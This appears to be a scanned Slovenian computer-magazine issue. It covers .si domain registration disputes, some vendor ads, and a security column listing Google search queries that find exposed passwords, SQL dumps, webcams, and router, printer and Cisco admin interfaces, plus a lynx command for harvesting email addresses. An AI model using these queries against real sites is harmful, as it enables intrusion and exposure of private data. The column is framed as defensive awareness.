Na Arnesovi spletni strani lahko zasledimo naslednje besedilo: »Arnes je v sodelovanju s pravnimi strokovnjaki razvil Postopek za alternativno reševanje domenskih sporov (ARDS). Postopek ARDS, h kateremu bodo zavezani vsi nosilci, registrarji in Arnes kot register, predstavlja hiter in poceni način reševanja domenskih sporov, ne izključuje pa možnosti, da se spori rešujejo preko sodnih postopkov. Za sprožitev postopka ARDS bodo morali biti izpolnjeni trije pogoji: domena mora biti enaka ali zamenljivo podobna znamki, nosilec domene nima pravice do te domene in domena je registrirana ali se uporablja v slabi veri. O sporih bodo odločali neodvisni razsodniki, Arnes pa bo zavezan, da odločitev izvrši.«

O pritožbi odloča **razsodišče** – samostojna in neodvisna ustanova, ki deluje pri administratorju (ARNES) in jo tvorijo predsednik, njegov namestnik in razsodniki. Razsodnik je oseba, ki imajo posebno strokovno znanje in izkušnje s pravnega ali drugega ustreznega področja in jo predsednik razsodišča imenuje, da bi v zadevnem domenskem sporu v okviru postopka ARDS odločila o predmetu spora.

Postopek ARDS za stranko, ki se je pritožila, **ni zastoj**. Tako imenovana pristojbina je odvisna od števila spornih domen, na katere se pritožba nanaša. 160 tisočakov za eno domeno, 270 tisoč za dve do pet in 480 tisoč za od šest do deset domen. Če se tožnik odloči, da o zadevi ne bo odločal zgolj en razsodnik, temveč senat, sestavljen iz treh razsodnikov, se omenjeni znesek podvoji. Odločanje v senatu lahko zahteva tudi tožena stranka, nosilec sporne domene, vendar mora v tem primeru plačati dodatek za odločanje v senatu. Tudi razsodnike je treba plačati! Razsodišče lahko vsako tožbo zavrne, ji delno ali v celoti ugodi, posledica pa je lahko izbris ali prenos domene na novega nosilca. Na razsodbo pritožba na razsodišče ni mogoča.

www.arnes.si/domene/ARDS

TRIKI REGISTRARJEV

Vsi registrirani registrarji so imeli načeloma na »dan D« enake pogoje. Vprašanje pa je, koliko jim je uspelo izkoristiti vse možnosti. Že pred 4. aprilom je bilo mogoče v sistem vpisati vse podatke o objektih (podatkih o podjetjih, ki bi rade registrirale domene) razen imena same domene. Po začetku trgovanja so ti pošiljali krajše zahtevke, s čimer pa niso veliko pridobili. Arnes je sistem oblikoval tako, da so imeli vsi registrarji na voljo **enake časovne intervale med posameznimi poslanimi zahtevki**.



V prvih minutah so bili ti časi dolgi (tudi 45 sekund), pozneje pa so se zmanjševali, saj so bili odvisni od števila trenutno aktivnih registrarjev. Uporabnejši trik nekaterih registrarjev je bilo **preverjanje zasedenosti domene v strežniku Whois** pred pošiljanjem zahtevka.

Kdor je hotel uporabiti ta trik, je moral razviti svoj program. Zelo preprosto povedano je vsa stvar delovala nekako takole. Na eni strani so imeli seznam domen, ki so jih želeli registrirati. Med čakanjem na odgovor že poslanega zahtevka je dodatni odjemalec v strežniku preveril, ali je naslednja domena v vrsti morda že zasedena, in če je bila, jo je samodejno umaknil. Tako so imeli ti registrarji **več uspešnih registracij kot neuspešnih pri enakih pogojih za vse** (število poslanih zahtevkov v časovnem obdobju). Ti registrarji so tudi malce **tvrgali**, saj Arnes nikoli ni dejal, da mu bo uspelo sproti polniti strežnik Whois, še več, nakazal

je celo, da to verjetno ne bo takoj mogoče. Kot smo videli v praksi, pa je stvar delovala v realnem času.

Manj možnosti so imeli tisti manjši registrarji, ki so zahteve vpisovali ročno prek spletnega obrazca, kajti tudi to je bilo možno. Slišali pa smo tudi še za en trik. Na primer, lastnik več podjetij je lahko **prijavil več registrarjev** in mednje razdelil zahtevke za registracijo domen. Morda se tudi v tem skriva razlog za velike podobnosti med nekaterimi imeni registrarjev.

KAJ BO Z REGISTRARJI IN KAKO BOGAT BO ARNES

Že danes je registrarjev manj, kot jih je bilo 4. aprila, ko jih je bilo **nekaj manj kot sto**. Večina jih je živela življenje muhe enodnevnice. Njihova naloga je bila le povečati možnost, da bi določeni **špekulanti** (ti so tudi ustanavljali registrarje) uspešno registrirali domene, za katere so predvideli, da jih bodo **pozneje lahko drago prodali**. Predvsem so merili na tuje blagovne znamke (na primer google.si, puma.si, itd). Po našem mnenju s tem ne bo nič. Kot smo zapisali pred mesecem dni, je zgornjo mejo postavil postopek alternativnega reševanja sporov. Tako mi kot nekateri strokovnjaki ocenjujemo, da bi bila lahko cena za domene povprečno okoli 100 tisočakov. To je vsekakor več, kot znaša cena registracije, a veliko manj, kot so nekateri sanjali.

Manjša skupina registrarjev pa gleda dolgoročno. Tako na oko bo letno podaljšano in plačano okoli **30 tisoč domen s končnico si**. Cene domen se gibljejo okoli 6 tisočakov. Štiri dobi Arnes, preostala dva tisočaka pa si razdelita registrar in država v obliki davka. Potencialni letni zaslužek je **30 milijonov tolarjev**, kar bi bilo lahko dovolj za 2 do 3 registrarje. Verjetno jih bo nekoliko več, a dolgoročno **največ deset**, saj je registriranje in podaljševanje domen zgolj ena od njihovih poslovnih dejavnosti.

Zanimivejše je, kaj bo naredil **Arnes** s svojim deležem pogače, ki je po naših izračunih velik vsaj **120 milijonov tolarjev letno**. Pri Arnesu pravijo, da registracija domen in vzdrževanje vrhnjega strežnika za .si zahtevata ustrezno opremo, povezljivost in strokovno usposobljene kadre. Doslej je sredstva za pokrivanje zgozavljaval proračun, po novem pa jih bodo pokrili s prihodki od registracije domen. Cene registriranja domen bodo določali po stroškovnem načelu, torej, če bodo preseglji stroške, bodo cene znižali. Arnes je financiran iz proračuna v višini 1,5 milijarde tolarjev letno, naloge registracije domen med 29 zaposlenimi pa opravlja 5 ljudi. Bo vlada letni proračun znižala za pričakovani prihodek iz naslova registracije domen ali bo to dodatni vir? Stvar pogajanj. Ne smemo pa pozabiti, da vlada varčuje povsod, kjer je mogoče, čeravno so nekateri prihranki zgolj kozmetične narave. Tu pa gre z konkreten znesek, ki ga je mogoče dokaj natančno tudi napovedati. Ker Arnes ni profitna ustanova, temveč je javni zavod, bi bilo takšno razmišljanje edino pravično za davkoplačevalce. Na potezi je vlada! ■

Prodali smo toliko pretvornikov medijev, da bi lahko 257-krat obkrožili Zemljo.



Izzivamo vsakogar, da preseže ta rezultat!

Rae Jel To je narobe razda je, ki je lahko Allied Telesyn sestavi iz vseh pretvornikov medijev (Media Converters), predanih v zadnjih sedmih letih. Predstavljajte si razda je, če bi upoštevali vse naprave od ustanovitve leta 1987...

Naša vodilna vloga na tem tržnem segmentu nam je pomagala, da smo postali ena najbolj prepoznavnih in zaupanih vrednih blagovnih znamk na trgu omrežne opreme.

Široka paleta medijskih rešitev omogoča razširitev omrežja s kombinacijo medijev in hitrosti - povežete lahko obstoječa omrežja ali pa priključite osobne računalnike na napredno in izredno hitro hibernično omrežje.

Veljimo vas na spletno stran www.alliedtelesyn.europa.com/media, kjer lahko zahtevate brezplačno zbirko "Media Converter" z vodičem, ki vam pomaga izbrati. Z njo vam zagotavljamo, da bo vaše odločitve za stranke edine pravilne.

Zakaj bi tvegali pri postavitvi omrežja vaše stranice? Zagotovite si ekstremno razda je in podjetje Allied Telesyn kot pravega partnerja.

Naber raznolikih izdelkov podjetja Allied Telesyn obsega mnogo več, kot je prebranje medijev. Obiščite www.alliedtelesyn.europa.com, kjer se na večje vse podrobneosti najnovejših tehnologij podjetja Allied Telesyn.



DSS d.o.o. | Bežigrad c. 244 | 1000 Ljubljana | Tel: +386 | 4285 586 | Fax: +386 | 4285 541
E-pošta: allied_telosyn@dss.si | spletna stran: www.dss.si

GOOGLE KOT VARNOSTNO IN VLOMILSKO ORODJE

V prejšnjih delih sem vam na splošno predstavil hekerje, njihove metode dela in orodja, prav tako pa smo si ogledali varnostno testiranje sistemov. V tem delu vam bom podrobneje predstavil internetni iskalnik Google in njegovo nenavadno vlogo pri odkrivanju ranljivih strežnikov, spletnih kamer, zaupnih vladnih dokumentov in še česa.

Piše: Tomaž Bratuša

tomaz.bratusa@mojmikro.si

Internetni iskalnik www.google.com namreč med drugim omogoča uporabo **naprednih iskalnih parametrov**, ki nam lahko v veliki meri pomagajo pri natančnejši opredelitvi naših iskanj. Preden pa se lotimo pravega iskanja, na hitro povzemimo, v čem je pravzaprav stvar.

V tem članku bomo skušali potrditi hipotezo, da je z učinkovito uporabo Googla mogoče priti tudi do **zaupnih dokumentov** bank in različnih raziskovalnih ustanov po vsem svetu, uporaben pa je tudi za iskanje uporabniških imen, gesel in drugih **varnostno pomembnih informacij**.

Tako lahko na primer z iskalnim parametrom *Select a database to view* odkrijemo vrsto zaupnih dokumentov, ki jih pri delu uporablja program **FileMaker Pro**. S sledenjem rezultatov, ki nam jih da iskalnik, pa lahko vstopimo v zbirke podatkov prej omenjenega programa. Še pred kratkim je podobna poizvedba dala več kot 200 rezultatov.

KAKO IŠČEMO

Teorija iskanja je pravzaprav zelo enostavna, če na problematiko pogledamo iz pravega zornega kota. Če na primer iščemo podatke, ki se navezujejo na obdelavo podatkov v točno določenem programu, potem v iskalnik vnesemo pot do datoteke ali končnico datoteke, v katero ta program običajno shrani želene podatke.

Google je tako še pred kratkim z uporabo iskalnih parametrov »*Index of*«*+banques+filetype:xls* posredoval občutljive podatke nekaterih francoskih bank. Zgled:

filetype:xls – pri Excelu

filetype:ppt – pri Power Pointu itd.

Iskalni parametri, ki jih vnašamo v Google, uporabljajo osnovno sintakso v obliki: **parameter:iskalni_niz**

Najpomembnejši iskalni parametri so:

intitle – omogoča iskanje po naslovih spletnih strani

inurl – omogoča iskanje po URL-naslovih spletnih strani

filetype – omogoča iskanje posameznih vrst

datotek npr. DOC, PDF ...

allintext – omogoča iskanje določenega besedila na spletnih straneh

site – omogoča preiskovanje določenega spletnega mesta

link – omogoča iskanje povezav do določenega spletnega mesta

numrange – omogoča iskanje števil v razponu

daterange – omogoča iskanje datumov v razponu

author – omogoča iskanje po avtorju

group – omogoča iskanje med skupinami

Med iskalnim parametrom, dvopičjem in iskalnim nizom **ni presledkov!**



Iskalne parametre lahko med seboj tudi **kombiniramo**, pri čemer dobimo kot rezultat iskanja natančno tisti dokument, ki ga dejansko iščemo.



GOOGLE KOT ORODJE ZA ANONIMNOST

Klasični kriminalci že od nekdaj uporabljajo različne taktike **prikrivanja svoje identitete**, zato se nikar ne čudite, da se je tovrstno početje preneslo tudi v omrežja in tako imenovani računalniški kriminal. Poleg drugih tehnik prikriivanja identitete, kot sta IP-slepljenje (IP-spoofing) in uporaba namestniških (proxy) strežnikov je dokaj uporabno orodje lahko tudi Google.

Eden izmed načinov je ta, da uporabimo iskalnikovo sposobnost **pomnjenja** tako, da se ob obisku določenega spletnega mesta tega sploh ne dotaknemo. Hekerji se namreč v začetnih fazah napada (pridobivanje informacij) izogibajo neposrednemu stiku s tarčo, zato jim iskalnikova sposobnost pomnjenja pride še kako prav.



Verjetno se že sprašujete, v čem je razlika? Poglejmo, v čem se razlikujeta iskalna parametra.

• Izvirna poizvedba:

<http://64.233.187.104/search?q=cache:Z7FntxDMrMIJ:www.phrack.org/hardcover62/+phrack+hardcover62&hl=en>

• Googlov pomnilnik:

<http://64.233.187.104/search?q=cache:Z7FntxDMrMIJ:www.phrack.org/hardcover62/+phrack+hardcover62&hl=en&lr=&strip=1>

Z dodajanjem niza **&strip=1** na konec Googlovega shranjenega URL-naslova lahko dostopamo do strani tarče, ki jo ima Google shranjeno v svojih strežnikih, hkrati pa se elegantno izognemo neposrednemu stiku s tarčo, kar prikazuje tudi naslednja slika.

POSEBNI ISKALNI ZNAKI

V nadaljevanju bomo uporabljali znake, ki imajo za Google poseben pomen.

Tovrstne znake uporabljajte **vedno brez presledkov!**

- + določimo, da rezultat nekaj vključuje
- izločimo iskalno frazo
- » uporaba narekovajev povzroči iskanje celotne fraze
- . zamenjava za katerikoli znak
- * zamenjava za katerokoli besedo
- | znak za »ali« oz. OR, v npr. »master card« | mastercard


V enem izmed prejšnjih člankov smo se že dotaknili zbiranja informacij z uporabo iskalnikov in pri tem omenili parametre, kot so:

- inurl:admin.php
- inurl:orders.txt
- inurl:"wwwroot/*."
- inurl:adpassword.txt
- inurl:webeditor.php
- inurl:file_upload.php
- inurl:gov filetype:xls "restricted"

Od takrat je Google malenkostno spremenil strategijo in **nekateri izmed iskalnih možnosti blokiral**, saj se je izkazalo, da jih znajo učinkovito izrabljati tudi novejši internetni črvi kakor tudi **virusi**. Črvi in virusi tako pridobivajo elektronske naslove žrtev in druge zaupne ter nadvse uporabne osebne podatke.

PRIDOBIVANJE ELEKTRONSKIH NASLOVOV ŽRTEV

Poglejmo, kako pridejo črvi in njim podobni osovraženi osebk, imenovani spamerji, do naših elektronskih naslovov.



Za avtomatizirano pridobivanje elektronskih naslovov bi naprednejši uporabniki lahko uporabili Lynx in sintakso:

```
lynx -dump http://www.Google.com/search?q=@gmail.com > test.html
```

Z uporabo različnih orodij lahko nato iz pridobljenih rezultatov izluščimo vse dosegljive elektronske naslove.

Preprostejše pridobivanje elektronskih naslovov pa je možno tudi z vnosi naslednjih iskalnih parametrov:

- "internal server error" "server at" (to je znano sporočilo o napaki, kjer najdemo pogosto tudi skrbnikov elektronski naslov)
- `intitle:"execution of this script not permitted"` (skript cgiwrap lahko razkrije veliko uporabnikovih podatkov, kot so e-pošta, tel. številka ...)
- `e-mail address filetype:csv` (datoteke csv, ki vključujejo elektronske naslove)
- `intitle:index.of dead.letter` (dead.letter vsebuje nedokončano elektronsko pošto sistemov UNIX, kjer lahko najdemo tudi zaupne informacije)
- `inurl:fcgi-bin/echo` (skript fast cgi echo lahko razkrije informacije, kot so e-poštni naslovi, podatki o strežnikih ...)
- `filetype:pst pst -from -to -date` (išče Outlookove datoteke pst, ki vsebujejo elektronske naslove, koledar ...)
- `intitle:index.of inbox` (lahko razkrije vsebino elektronske pošte iz pomnilnika ...)
- `intitle:"index of" -inurl:maillog maillog size` (razkrije uporabniška imena, e-poštne naslove, čas zadnje prijave, IP-naslove, imenike ...)
- `inurl:email filetype:mdb` (datoteke programa Microsoft Access, ki lahko vsebujejo tudi elektronske naslove)
- `filetype:xls inurl:"email.xls"` (išče datoteke programa Microsoft Excel, ki vsebujejo e-poštne naslove)
- `filetype:xls username password email` (Excelove datoteke, ki vsebujejo uporabniška imena, gesla in elektronske naslove)
- `filetype:eml eml +text:"Subject"`

+`intext:"From"` (datoteke programa Outlook Express, ki vsebujejo tudi podrobnosti elektronskih sporočil)

- `inurl:cgi-bin/printenv` (skript printenv lahko ravno tako razkrije občutljive informacije)
- `filetype:reg reg +intext:"internet account manager"` (datoteke registra Windows ravno tako vsebujejo uporabniška imena, gesla POP3, e-poštne naslove ...)

To so le nekatere izmed možnosti, ki jih pri svojih raziskovalnih podvigih uporabljajo spamerji, da vam lahko še naprej grenijo življenja s pošiljanjem neželene pošte. Uporabite pridobljeno znanje in se prepričajte, da vaši elektronski naslovi niso tako lahko dosegljivi.

Podjetja se pogosto ne zavedajo, kaj vse lahko hekerji o njih izvedo samo s pomočjo interneta in naprednih iskalnih možnosti. Zaščitite vaše podjetje in zaposlene tako, da jih **pravočasno seznanite z možnostmi in nevarnostmi interneta**. Domiselna uporaba tovrstne taktike lahko napadalcu priskrbi tudi informacije o vaših zaposlenih, s čimer je omogočena »kraja identitete«. Pravočasno preverite profil svojega podjetja in količino informacij, ki so prosto dostopne, še preden bodo to namesto vas storili »slabi fantje«.

GOOGLE IN TOPOGRAFIJA OMREŽIJ

Google pa je uporaben tudi za **preslikovanje celotnih spletnih mest**, pri čemer pogosto dobimo dostop do bolj skritih kotičkov posameznega spletnega mesta. V ta namen bomo uporabili primer iskanja `site:microsoft.com`



Da se izognemo preveč očitnim rezultatom, lahko uporabimo tudi **negativno iskanje**, tako da vnesemo: `site:Microsoft.com - site:www.Microsoft.com`. Med rezultati nato poiščemo zanimivejše spletne strani, ki imajo v imenih npr. https, research, download ...

Verjetno se nekatere izmed že sprašujete, kaj

je v tem novega. Številčenje strežnikov in domen je namreč že dolgo znan hekerski postopek. V našem primeru je novo predvsem to, da napadalec celotno zbiranje informacij izvede **brez neposrednega stika z žrtvinim sistemom**, kar je zanj dobro iz več razlogov:

- ohrani nevpadljiv profil, zato ga tarča ne vidi;
- rezultate razvrsti Google, kar pomeni, da so najzanimivejši deli razvrščeni pri koncu;
- pridobljene niso le informacije o strežnikih in domenah, temveč tudi informacije o konkretnih programih;
- če ste legitimni preizkuševalec varnosti, bo za vas morda lažje uporabiti tradicionalna orodja in vzpostaviti popoln stik s tarčinim sistemom, vendar pa si zapomnite nekaj: »slabi fantje« vas bodo še vedno lahko našli prek Googla. Prehitite jih!!!

Kako pa nam lahko Google pomaga pri **odkrivanju razmerij med spletnimi mesti**? Odgovor nam ponudi iskalni parameter **link:**.



Rezultat našega iskanja so torej spletne strani v razmerju z spletnim mestom, ki ga testiramo. Kako pomembne so sploh te informacije? Kako pridemo do pravih razmerij, ki nas zanimajo?

Orodje, ki nam pomaga sestaviti koščke v celoto, se imenuje **BiLE** (Bi-directional Link Extractor) in je dosegljiv na spletnem naslovu `http://www.sensepost.com/garage_portal.html`. Kot ponavadi je tudi to raziskovalno orodje namenjeno uporabi v operacijskih sistemih Unix in bolj izkušenim uporabnikom.

Nasvet!

Sistemi so varni toliko, kolikor je varen njihov najšibkejši člen! Če ima slabo varovano spletno mesto vzpostavljeno povezavo z vašim spletnim mestom, ste lahko ranljiva tarča tudi vi.



BiLE nam rezultate razvrsti po pomembnosti in v tem primeru imam v mislih pomembnost v »nevarnostnem« kontekstu. Ko se poglobite v preslikovanje (mapiranje) posameznega spletnega mesta, boste v večini primerov presenečeni, kaj vse je mogoče lahko tako preprosto odkriti.

GOOGLOVO SKENIRANJE VRAT

Ste presenečeni? Tudi skeniranje vrat (port scanning) je do neke mere mogoče z uporabo iskalnika. Enostavno kombinirajte parameter **inurl:** z običajno številko komunikacijskih vrat in imenom storitve, ki na teh vratih običajno posluša.

Zgled:
 inurl:8080 + proxy
 inurl:21 + ftp
 inurl:23 + telnet

V skrajnem primeru pa lahko poiščete strežnike, ki bodo izvedli skeniranje v vašem imenu z iskalnim nizom: **filetype:php inurl:nqt intext: "Network query tool"**




Do tega trenutka smo se poigravali z iskanji, ki so osnova zbiranja informacij v internetu. Zdaj se bomo odpravili na področje, ki ga imajo hekerji najraje. To so zbirke podatkov SQL.

GOOGLE IN ZBIRKE PODATKOV SQL

Najbrž vam je jasno, da so ravno podatkovna skladišča tista, ki najbolj privlačijo hekerje, industrijske vohune, kriminalce in na drugi strani ljudi, ki se ukvarjamo z zagotavljanjem informacijske varnosti. V internetu je vse polno različnih zbirk podatkov, ki so medsebojno prepletene in ponujajo napadalcem nešteto možnosti za širjenje svojih zlonamernih dejavnosti.

Eden izmed načinov je iskalni niz **intitle: "Error occurred" "the error occurred in"**, s pomočjo katerega napadalec pride do izvorne kode SQL, ki mu lahko občutno skrajša muke pri pripravi

napada tipa SQL injection. Napadalec lahko npr. z uporabo iskalnega niza **filetype:inc intext:mysql_connect** pridobi dostop do dokumentov, ki vključujejo uporabniška imena in gesla za vstop v določeno zbirko podatkov (glej sliko).



Iskalni nizi, ki jih napadalec najpogosteje uporabljajo v povezavi z zbirkami podatkov, so:

- **inurl:nuke filetype:sql** (odkrije odpadke CMS php-nuke oz. postnuke)
- **filetype:sql password** (odkrije odpadke SQL in skripte ukazov SQL)
- **"# phpMyAdmin My-SQL-Dump" "INSERT INTO" - "the"** (odkrije odpadke SQL, ustvarjene s phpMyAdmin)
- **filetype:cfm "cfapplication name" password** (najde izvorno kodo Coldfusion)
- **filetype:mdb inurl:users.mdb** (zbirke uporabnikov Microsoftovega Accessa)
- **inurl:email filetype:mdb** (Accessove zbirke podatkov o e-pošti)
- **inurl:forum filetype:mdb** (Accessove zbirke podatkov v povezavi s forumi)
- **inurl:/db/main.mdb** (zbirke podatkov ASP-Nuke)
- **allinurl:admin.mdb** (Accessove upravljavske zbirke)

Tovrstni iskalni parametri se v zadnjem času vse bolj uvajajo v različna orodja in avtomatizirane skripte, s katerimi je iskanje hitrejše. Eno izmed takšnih orodij je izdelek podjetja Foundstone, imenovan **SiteDigger**. Orodje z natančnim opisom delovanja je dosegljivo na spletnem naslovu <http://www.foundstone.com>.

GOOGLE, PRIJAVNI PORTALI IN SPLETNE APLIKACIJE

Napadalec lahko z iskalnimi mehanizmi med drugim najde tudi spletne programe, različne prijavnne strani in naprave, kot so usmerjevalniki, preklopniki, omrežni tiskalniki in še kaj.

Poglejmo praktičen primer, ko v iskalnik vnesemo **inurl:"VNC viewer for java"**. Kot odgovor dobimo kopico spletnih VNC-odjemalcev, prek katerih lahko nadziramo oddaljene sisteme oz. strežnike. Tovrstni odjemalci so po večini zaščiteni z gesli, vseeno pa razkrivajo naslov strežnika in vrata, na katerih ta posluša. »Skriptni otročaji« (skript kiddies) začnejo svoj pohod najpogosteje prav na podlagi takšne »provokacije«.


V zadnjem času so zelo priljubljene tudi različne **spletne kamere**, ki beležijo praktično vse, od javnih površin do zasebnih prostorov v hišah, stanovanjih, fitnes centrih in savnah. Z malce iznajdljivosti sem pred kratkim našel

nekaj takšnih kamer, dostopnih tudi prek naših varnostnih služb, ki se jim očitno ne zdi pomembno, da lahko dogajanje v objektih, ki jih varujejo, spremljajo tudi potencialni nepridipravi. Vse več je namreč naprav, ki omogočajo konfiguriranje in nadzor ravno preko spletnih vmesnikov, ki so pogosto tarča različnih zlorab. Veliko nevarnost pomenijo tudi v zadnjem času priljubljene **brezžične kamere**, saj lahko vaše signale lovi kdorkoli.

Skrajni čas je, da začnejo tudi varnostne službe razmišljati o zaščiti informacijske tehnologije svojih strank, saj postaja zgolj nameščanje protivlomnih vrat in oken rahlo zastarel način razmišljanja. Bogastvo se namreč že dlje časa seli iz materialnega sveta v bite in bajte.


Eden izmed načinov **odkrivanja spletnih kamer** je z uporabo naslednji iskalnih vnosov:

- **allinurl:index.htm?cus?audio**
- **"please visit" intitle:"i-Catcher Console" Copyright "iCode Systems"**
- **"powered by webcamXP" "Pro | Broadcast"**
- **camera linksys inurl:main.cgi**
- **intitle:liveapplet inurl:LvAppl**
- **intitle:"EvoCam" inurl:"webcam.html"**




Zanimiva je tudi dosegljivost nekaterih modelov **usmerjevalnikov**, pri čemer bom za primer navedel Speedstream DSL. Omenjene usmerjevalnike lahko najdemo z ukazom

- **intitle:"Speedstream Router Management Interface"** (glej sliko)



- intitle:"Setup Home" "You will need" * log in before ** change * settings" (poišče pri nas bolj razširjene Belkinove usmerjevalnike)



V zadnjem času se pojavlja v hekerskem svetu nova zabava, imenovana »printer trolling«, ki temelji na vse večji priljubljenosti **omrežnih tiskalnikov**. Tako lahko z iskalnim parametrom: `inurl:webArch/mainframe.cgi` odkrijemo spletne vmesnike posameznih ranljivih omrežnih tiskalnikov (glej sliko).



Domiselnost hekerjev pa se nikakor ne neha pri tiskalnikih, temveč se nadaljuje tudi na področje **požarnih zidov**, katerih ranljive predstavnike si lahko poiščemo z naslednjimi parametri: - `intitle:"Smoothwall Express"` `inurl:cgi-bin "up * days"` (spletni vmesnik požarnega zidu lahko vidite na spodnji sliki)



Včasih se najdejo tudi ranljive omrežne naprave podjetja **Cisco**, pri čemer nam lahko pomaga iskalni niz: `inurl:"level/15/exec/-/show/"` (slika pove vse)



Med raziskovanjem zmožnosti iskalnikov hitro naletimo tudi na spletne vmesnike za nadzor **sistemov UPS**, pri čemer uporabimo: `intitle:"Multimon UPS status page"` (glej sliko)



Ko pa se poglobimo v iskanje sistemov UPS, pa naenkrat naletimo na **pošiljke podjetja UPS**. Pošiljke lahko iščemo z iskalnim nizom: - `intitle:"UPS package tracking" intext:"1Z #### #### #"`



NA UDARU JE VSE, TUDI IDENTITETE

Varnostno osebje ima pred seboj čedalje težje naloge, saj se tehnologija razvija tako hitro, da povprečen sistemski skrbnik niti po naključju ne more poznati vseh morebitnih razpok v oklepu vašega podjetja. Med drugim lahko z iskalniki odkrijemo sisteme za nadzor električnih vtičnic, IP-telefonov, sistemov PBX, zbirke podatkov pa vse do digitalnih fotografij, tajnih dokumentov, številke kreditnih kartic, bančnih računov in celo policijskih poročil ipd.

Tovrstni varnostni problemi postajajo v razvitejših državah vse resnejši, saj prihaja do nove vrste kaznivih dejanj, ki jih npr. v ZDA imenujejo **tatvina identitete**. Tatvina identitete je videti tako, da pride žrtev nekega dne v banko, ker bi rada zaprosila za kredit. V banki ji bančni uslužbenec pove, da ni kreditno sposobna, ker so ji odobrili kredit v višini 15.000 USD že prejšnji mesec, hkrati pa opazajo, da tudi kartice nimajo več kritja, kot so ga imele nekoč. Žrtev naposled zgrožena ugotovi, da je nekdo veselo zapravljal v njenem imenu. Kako je to mogoče? Če ste pozorno sledili članku, bi vam moralo biti doslej že vsaj približno jasno, če pa vam ni, potem vam preostane, da počakate na članek v naslednji številki Mojega mikra.

Ker sta Vam zanesljivost in profesionalnost najpomembnejši!

Brezprekinitveni napajalnik **INFORM Guard Genius 600**

- Kapaciteta 600 VA
- Line interactive UPS
- Zvočni alarm za battery backup, battery low in overload status
- Teža 7,9 kg



Cena brez DDV: **9.999,00 SIT!**
Cena z DDV: 11.999,00 SIT

Tiskalnik **ZEBRA Z4M**

- Posreduje ojačen za zahtevna industrijska okolja
- Izmehovno transformirani in direktni termalni tiskalniki za industrijsko rabo
- Izmehovni filter in ekonomičen tiskalnik
- Izločno odporen proti prahu in umazaniji
- Vmesniki: RS232C, parnišni



Cena brez DDV: **239.999,00 SIT!**
Cena z DDV: 287.999,00 SIT

Prenosni RF terminal **FALCON 345**

- Najlažji v svojem razredu!
- Idealni za skladišča in medskladni promet, vodenje zalog, inventure in brezžični (RF) zajem podatkov
- ergonomična oblika, hitro in enostavno ročavanje, minimalen napor
- zmogljiv 4MB procesor
- OS DOS 6.22
- podpora brezžičnim komunikacijam



Cena brez DDV: **287.499,00 SIT!**
Cena z DDV: 344.999,00 SIT

Dodatni popusti in nagrade v naši spletni trgovini!

MIKROPIS Holding
Aškančeva 4a, 1000 Ljubljana, Slovenija
Tel: +386 (0)1 422 11 11 | Fax: +386 (0)1 422 11 12
Vsi izdelki so na voljo tudi v naši spletni trgovini: www.mikropis.si

IZKORIŠČANJE USMERJEVALNIKOV CISCO

V tem delu vam bom predstavil orodja in metode, s katerimi napadalci najpogosteje kompromitirajo usmerjevalnike znamke Cisco. Ti v slovenskih omrežjih še vedno prevladujejo, zato poznavanje tovrstnih metod priporočam vsem sistemskim skrbnikom.

Piše: Tomaž Bratuša

tomaz.bratusa@mojmikro.si

Varnostni preizkuševalci omrežij se pogosto usmerijo samo na glavne ranljivosti operacijskih sistemov in strežnikov, kot sta npr. operacijska sistema Solaris ali Windows 2000 Server. Pri tako obsežnem preizkušanju odpornosti na vdore (penetration testing) se pogosto zgodi, da preizkuševalci zanemarijo drugo omrežno infrastrukturo, ki jo napadalci pogosto izkoristijo kot ključ za vstop v varovana omrežja. Tako lahko med dogovarjanjem za varnostno testiranje slišimo: »Pa kaj, če imam telnet dostopen iz interneta?« ali pa »SNMP moram imeti odprt za konfiguracijo svojih naprav!« Ravno ti storitvi pogosto dajeta napadalcem dovolj prostora za uspešno kompromitacijo naprave.

KAKO PRIDE NAPADALEC DO NADZORA

Napadalčev nadzor usmerjevalne naprave skoraj v vseh primerih vodi do nadzora tarčinega sistema. Do popolnega nadzora lahko napadalci pridejo na dva načina:

- z uporabo informacij, pridobljenih od usmerjevalnika oz. drugih omrežnih naprav in sistemov; in
- s preusmerjanjem prometa skozi sistem napadalca.

